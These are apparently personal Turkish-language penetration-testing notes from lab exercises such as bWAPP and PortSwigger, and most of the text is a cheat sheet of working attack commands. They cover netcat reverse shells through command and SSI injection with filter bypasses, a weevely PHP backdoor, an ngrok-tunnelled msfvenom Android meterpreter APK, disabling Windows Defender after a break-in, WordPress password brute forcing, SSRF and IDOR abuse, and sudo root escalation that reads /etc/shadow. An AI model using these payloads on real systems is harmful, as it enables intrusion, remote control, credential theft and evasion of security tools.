WEEVELY

weevely generate 123333xdD! myweevely.php

(bizim için bağlantı açmaya çalışan bir php kodu oluşturur.)

bağlantıyı nasıl dinlicez?

weevely "Gireceğimiz URL"

burdan da dinleriz.

NCAT İLE INJECTION OLAN BİR YERDE BAĞLANTI KURMAK İÇİNNNNNNNNN

Kendi terminalimizde

nc -nvlp 1234

(1234 portunu dinlemeye aldık)

hedef yerde ise

nc 10.0.2.10(dinlediğimiz cihazın IP) -e /bin/bash

çalıştırıp dinlediğimiz terminale gidip ordan

ls

pwd

whoami

vsvs yazabiliriz.

Eğer bir komut enjeksiyonu varsa yazılmış olan şeyden sonra ; koyarsak, ; engellenmiş olabilir. O yüzden

hem ; hem && hem de | denemek gerekir. Örneğin bWAPP'teki OS injectionda www.nsa.org; olmuyor

www.nsa.org&&ls te olmuor falan www.nsa.org|ls oluyor

gibi ;)

Komut çalıştırmayla ilgili bir açıtkan şüpheleniyorsak illa tek tek denemeye gerek yok,

Commix adı verilen bir araç vardır.

commix -h ile helpe girip bakabilris.

---------------COMMIX------------------------

Bunu kullanabilmek için burpsuite ile çalışmak gerekiyor.

Burpsuite'den deneme yapacapımız siteye girip oradan bizim CookieID mizi bulmamız gerekiyor. Aşağıdaki cooki kısmına onu yapıştıracaz.

commix --url="http://10.0.2.9/bWAPP/commandi.php" --cookie ="security\_level=0; PHPSESSID=ef851d4f553e3b6795fb9f1d401c8945" --data="target=google.com&form=submit"

Bunu yaptıktan sonra vulnerable bir paramtetre bulup soru sorunca Yes dersek, bizim için otomatik bir shell açar ve bağlantı kurar. Sonrasında oradan whoami, pwd gibi komutlar çalıştırabilir

hale gelmiş oluruz. HACKED.

SSI ---Server Side İncludes

web developerlar kullanır. sitenin içine dinamik site eklemek için kullanılır. Extansionları yani uzantıları farklıdır. Eğer bi sitenin içinde .shtml .stm, .shtm gibi uzantılar görürsek

burada SSI kullanılmış diyebiliriz.

SSI kodları HTML in yorum kodlarıyla neredeyse aynıdır. İronik :D

<!--#exec cmd="ls"-->

gibi

demek ki burada da gene netcat çalıştırabiliriz.

terminalimizde nc -nvlp 1234 açtık

sonra gidip ssi injection olan yere

<!--#exec cmd="nc 10.0.2.10 1234 -e /bin/bash"-->

SSI MEDIUM bWAPP

<!--#exec cmd="nc 10.0.2.10 1234 -e /bin/bash"-->

bu arkadaşlar burada eğer çalışmyırosa bunlar bu işaretlerden birini filtreliyor olabilir.

<<!--#exec cmd="nc 10.0.2.10 1234 -e /bin/bash"-->

<!--#exec cmd="nc 10.0.2.10 1234 -e /bin/bash"--><!--#exec cmd="nc 10.0.2.10 1234 -e /bin/bash"-->

<!--#exec cmd="nc 10.0.2.10 1234 -e /bin/bash"-->>

gibi gibi sıra sıra denememiz gerekir.

burada tırnak işaretleriyle ilgili bir filtreleme yapılmış. Yani şu şekilde çalışyor.

<!--#exec cmd=nc 10.0.2.10 1234 -e /bin/bash-->

------------DIRECTORY TRAVERSAL (LOCAL FILE INCLUSION) ----------------------------------

url sonuna gideceğimiz klasör için (örneğin etc/passwd)

....php?page=../../../etc/passwd

kaç tane ../../ olacağı denenerek bulunacak.

----------------DOTDOTPWN-----------------

Directory traversal (LFI) için kullanılan bir araç.

dotdotpwn -m http -h 10.0.2.14/bWAPP/directory\_traversal\_1.php?page=message.txt https ise sonuna bir de -s eklemeliyiz.

<img src=a onerror=alert(1)>

buradaki onerror mesajı, belirtilen source'da img bulunamadığı zaman yapılacak olan işlemi belirtir.

---------------------------------------IDOR(INSECURE DIRECT OBJECT REFERENCES---------------------------------

kullanıcıdan bazı girdiler alıyoruz.

Mesela bir sitede bir kullanıcı oluşturduk. Daha sonra oluşturduğumuz site üzerinden gizli soru dğiştirme alanına girdik. (evcil hayvan ismi vs.. soruları gibi)

bu sitede burpsuite ile girip girilen kullanıcı ismini kendi ismimiz değil de bir başka kullanıcı ismiyle değiştirerek aslında başkasının gizli

sorusunu değiştirmiş oluyoruz ve o kullanıcıyı hackleyebilir hale geliyoruz.

Ya da örneğin bilet satan bir sitenin bilet alma kısmında burpsuite açıp intercept ettiğimizde sayfaya giden GET requestteki tickets veya quantity

kısımlarını değiştirip o şekilde forward ederek biletleri veya alışverişini yaptığımız şeyi ucuza alabiliriz :))))

----------------------------------------CSRF---------(CROSS SIDE REQUEST FORGERY-----------------------------

--------------------------SQL INJECTION-------------------------------------------

--------------------------------------------------------------------------------------

DRY principle Dont Repeat Yourself principle

WET

Write everything twice

Kali içinde hazır gelen

hash-identifier

şifreyi yapıştırdığımızda hangi algoritma ile şifrelenmiş olabileceğini bize gösteren bir tool.

--------------------------XXE INJECTION-------------------------------------------

Bir çok amaç için kullandığımız bir gösterim dili olan XML ile ilgili açıklar.

internetten xml ile ilgili bir zararlı kod bulup herhangi bir geany, leafpad nano vs gibi bir app ile text dosyasına yazıp dosyayı .xml uzantılı

kaydettikten sonra istenen siteye yollanabilir ve çalıştırılabilir.

--------------------------SSRF(SERVER SIDE REQUEST FORGERY)-------------------------------------------

Portswigger sitesindeki ilk 2 labı çözdük ve bunu yaparken:

1. Lab

Burpsuitimizi açtık ve stokların kaç tane olduğunu hgerhangi bir ürün üzerinden check ederken siteden servera bir istek gittiğini biliyoruz.

Bu isteği yollarken intercepti on yaparak giden isteği inceledik.

StockAPI= ..... olan kısım servera giden kısımdı ve biz de bunu değiştirerek ilk seferinde

http://localhost/admin

yapıp tekrar intercept edip gönderilen mesajı gördük. (http://localhost/admin/delete?username=carlos)

daha sonra tekrar stok kontrolü isteyip StockAPI=http://localhost/admin/delete?username=carlos

yazarak carlosu sistemden silmiş olduk.

2. Lab

yine stock kontrolü yaptırarak servera yollayacağımız istekte bu sefer 198.68.0.X şeklinde X lerden birinden admin paneline ulaşabildiğimiz bilgisi

ni aldık ve bunlardan hangisi olduğunu bulmak için bu intercepti burpsuitedeki Intruder kısmına send edip Intruder'a 198.68.0.1 yazıp sadece 1'i

seçerek 1 to 255 with steps 1 yaparak brute force yaptık ve hangisinden farklı bir statü kodu aldığımıza baktık(hepsi 500ken doğru olan 200 gözüktü)

daha sonra doğru IP yi bulup yine carlosu silmemiz istendiği için aynı şekilde stock kontrolü yapma butonundan intercept edip:

StockAPI=http://198.68.0.76/admin/delete?username=carlos

yazdık ve labı çözdük.

3.LAb

burada ise servera giden isteklerin 127.0.0.1'den vbya localhosttan gelmesine bloke konulmuş. Biz de bunu kırmak için örneğin http://127.1/admin

kısmındaki admin kelimesinin a harfini burpsuite üzerindeki decoder sekmesinden 2 kere encode ettiğimiz zaman okuyor ve sonuç olarak şunu yazaabil

iyoruz.

nmap -sC -sV -T5

bir sisteme sızdıktan sonra PS powershell ile bağlandıktan sonra güvenlik araçlarını kaldırmak için

Set-MpPreferences -DisableRealtimeMonitoring $true

komutunu yazmamız lazım.

winrm

psexec

impacket

RDP bağlantısı

NTLMv2

ngrok

ngrok kullandığımızda aslında modemimizin public IP'sini değil de, local networkümüzdeki atıyorum apache serverımızı tüm dünyaya açıp onu kullanmk

için kullandığımız tünel servisi ngrok.

./ngrok tcp 4241

(tcp bağlantısıyla 4241 portuna tünel açar.)

bunu yazdıktan sonra çıkan

tcp://6.tcp.eu.ngrok.io:19282 'yı dinleme yapacağımız msfvenomda

msfvenom -p android/meterpreter/reverse\_tcp LHOST=6.tcp.eu.ngrok.io LPORT=19282 olarak yazacağız ve bağlantı bu host ve porta gelecek.

son hali

msfvenom -p android/meterpreter/reverse\_tcp LHOST=6.tcp.eu.ngrok.io LPORT=19282 R > /root/ngroktest.apk

daha sonra bunu dinlemek için

service postgresql start

msfconsole

use exploit/multi/handler

set payload android/meterpreter/reverse\_tcp

set lhost 0.0.0.0(localhost)

set lport 4241(ngrok için servis açarken kullandığım port)

exploit -j -z

dinlemeye başladık.

bankalar DMZ denen koruma katmanını kullanır.

--------------------------------------wpscan for bruteforce--------------------------------------------

wpscan

wpscan --url 10.0.2.17 --passwords fsocity.dic --usernames Elliot

--------------------------------------------------Hydra kullanımı----------------------------------------------------------

hydra -V -L fsocity.dic -p test 10.0.2.17 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'

/etc/shadow

eskiden /etc/passwd içerisinde saklanan şifreleri artık güvenlik önlemi olarak /etc/shadow da saklanır.

Bu shadow klasöründeki yazıları düzenlemek için ise unshadow adlı aracı kullanabiliriz. Örneğin :

unshadow password.txt shadow.txt

herhangi bir linux sisteme girdiğimizde bu sisteme linux exploit suggester indirebiliriz ve bu bize bu sisteme bakıp hangi exploitleri kullanabileceğimizi öneren bir programdır.

bunun dışında girdiğimiz sistemde root olmak için sudo -l yaparak root olmadan da kullanmamıza izin verilen uygulamaları görebiliriz ve bunlar ile kendimizi root yapabiliriz.

Örneğin bu listede nmap çıktıysa(/usr/bin/nmap):

sudo /usr/bin/nmap --interactive

!sh

artık rootuz:)

veya bu listede karşımıza vim çıktıysa(/usr/bin/vim):

sudo /usr/bin/vim -c '!/bin/sh'

ve al amq

whoami

=root

;)))

Eğer burada yani sudo -l listesinde apache2 var ise:

sudo /usr/sbin/apache2 -f /etc/shadow

dediğimiz zaman bize verdiği şey etc shadow içinde x yerine verdiği o şifreli parolanın kendisi.